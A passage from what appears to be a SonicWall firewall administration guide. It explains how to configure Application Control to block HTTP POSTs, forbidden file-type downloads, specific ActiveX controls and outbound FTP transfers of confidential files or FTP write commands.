


In this particular match object you would use the **Enable Settings** feature to create an object that matches a specific part of the payload. The **Offset** field specifies which byte in the payload to begin matching and helps to minimize false positives by making the match more specific. The **Depth** field specifies at what byte to stop matching. The **Min** and **Max** fields allow you to specify a minimum and maximum payload size.

11 Navigate to **Firewall > App Rules**.

12 Click **Add New Policy.**

13 Create a policy like this:



14 To test, use a browser to open the `Post.htm` file you created earlier.

15 Type in your name.

16 Click **Submit**. The connection should be dropped this time, and you should see an alert in the log similar to this one:

#	Time	Priority	Category	Message	Source	Destination
1	11/05/2007 15:23:10.848	Alert	Network Access	Application Firewall Alert: Policy: Custom Object Detected (HTTP POST), Action Type: Reset/Drop	192.168.10.10, 57782, X0, DELL-GX620 (admin)	209.191.93.52, 80, X1, f1.www.vip.mud.yahoo.com

Forbidden File Type Control


You can use Application Control to prevent risky or forbidden file types (for example, `exe`, `vbs`, `scr`, `dll`, `avi`, `mov`) from being uploaded or downloaded.

To prevent risky or forbidden file types from being uploaded or downloaded:

1 Navigate to **Firewall > Match Objects.**

2 Click **Add New Match Object**.


3 Create an object like this one:



4 Navigate to **Firewall > Action Objects**.

5 Click **Add New Action Object**.

6 Create an action like this one.




To create a policy that uses this object and action:

1 Navigate to **Firewall > App Rules**.

2 Click **Add New Policy**.

3 Create a policy like this one:



4 To test this policy, you can open a Web browser and try to download any of the file types specified in the match object (`exe`, `vbs`, `scr`). Here are a few URLs that you can try:

```
http://download.skype.com/SkypeSetup.exe
http://us.dl1.yimg.com/download.yahoo.com/dl/msgr8/us/msgr8us.exe
http://g.msn.com/8reen_us/EN/INSTALL_MSN_MESSENGER_DL.EXE
```

You will see an alert similar to this one:

#	Time	Priority	Category	Message	Source	Destination
1	10/31/2007 12:52:34.160	Alert	Network Access	Application Firewall Alert: Policy: HTTP Client Request Blocked (Forbidden File Type), Action Type: HTTP Block Page	192.168.10.10, 58268, X0, DELL-GX620 (admin)	198.173.5.10, 80, X1

ActiveX Control

One of the most useful capabilities of Application Control is the ability to distinguish between different types of ActiveX or Flash network traffic. This allows you to block games while permitting Windows updates. Prior to Application Control, you could configure SonicOS to block ActiveX with **Security Services > Content Filter**, but this blocked all ActiveX controls, including your software updates.

Application Control achieves this distinction by scanning for the value of `classid` in the HTML source. Each type of ActiveX has its own class ID, and the class ID can change for different versions of the same application.


Some ActiveX types and their classid's are shown in ActiveX types and classids.

ActiveX types and classids

ActiveX Type	Classid
Apple Quicktime	02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
Macromedia Flash v6, v7	D27CDB6E-AE6D-11cf-96B8-444553540000
Macromedia Shockwave	D27CDB6E-AE6D-11cf-96B8-444553540000
Microsoft Windows Media Player v6.4	22d6f312-b0f6-11d0-94ab-0080c74c7e95
Microsoft Windows Media Player v7-10	6BF52A52-394A-11d3-B153-00C04F79FAA6
Real Networks Real Player	CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA
Sun Java Web Start	5852F5ED-8BF4-11D4-A245-0080C6F74284


ActiveX Match Object shows an ActiveX type match object that is using the Macromedia Shockwave class ID. You can create a policy that uses this match object to block online games or other Shockwave-based content.

ActiveX Match Object



You can look up the class ID for these Active X controls on the Internet, or you can view the source in your browser to find it. For example, Example of source file with class ID shows a source file with the class ID for Macromedia Shockwave or Flash.

Example of source file with class ID



FTP Control

Application Control provides control over the FTP control channel and FTP uploads and downloads with the FTP Command and File Content match object types. Using these, you can regulate FTP usage very effectively. The following two use cases are described in this section:


- Blocking Outbound Proprietary Files Over FTP on page 969
- Blocking Outbound UTF-8 / UTF-16 Encoded Files on page 970
- Blocking FTP Commands on page 972

Blocking Outbound Proprietary Files Over FTP

For example, to block outbound file transfers of proprietary files over FTP, you can create a policy based on keywords or patterns inside the files.


To block outbound proprietary files:

1 Create a match object of type **File Content** that matches on keywords in files.



Optionally, you can create a customized FTP notification action that sends a message to the client.

2 Create a policy that references this match object and action. If you prefer to simply block the file transfer and reset the connection, you can select the **Reset/Drop** action when you create the policy.



Blocking Outbound UTF-8 / UTF-16 Encoded Files


Native Unicode UTF-8 and UTF-16 support by Application Control allows encoded multi-byte characters, such as Chinese or Japanese characters, to be entered as match object content keywords using the alphanumeric input type. Application Control supports keyword matching of UTF-8 encoded content typically found in Web pages and email applications, and UTF-16 encoded content typically found in Windows OS / Microsoft Office based documents.

Blocking outbound file transfers of proprietary Unicode files over FTP is handled in the same way as blocking other confidential file transfers:


1 Create a match object that matches on UTF-8 or UTF-16 encoded keywords in files.

2 Create a policy that references the match object and blocks transfer of matching files.

The example shown below uses a match object type of File Content with a UTF-16 encoded Chinese keyword that translates as “confidential document.”



3 Create a policy that references the match object, as shown below. This policy blocks the file transfer and resets the connection. **Enable Logging** is selected so that any attempt to transfer a file containing the UTF-16 encoded keyword is logged.



A log entry is generated after a connection Reset/Drop. An example of a log entry is shown below, including the Message stating that it is an Application Control Alert, displaying the Policy name and the **Action Type** of **Reset/Drop**.


3	08/06/2008 14:49:29.832	Alert	Application Firewall	Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop	192.168.168.3, 4811, X0	10.0.15.131, 20, X1

Blocking FTP Commands


You can use Application Control to ensure that your FTP server is read-only by blocking commands such as **put**, **mput**, **rename_to, rename_from, rmdir**, and **mkdir**. This use case shows an match object containing only the **put** command, but you could include all of these commands in the same match object.

To block FTP commands:


1 Create a match object that matches on the **put** command. Because the **mput** command is a variation of the **put** command, a match object that matches on the **put** command will also match on the **mput** command.



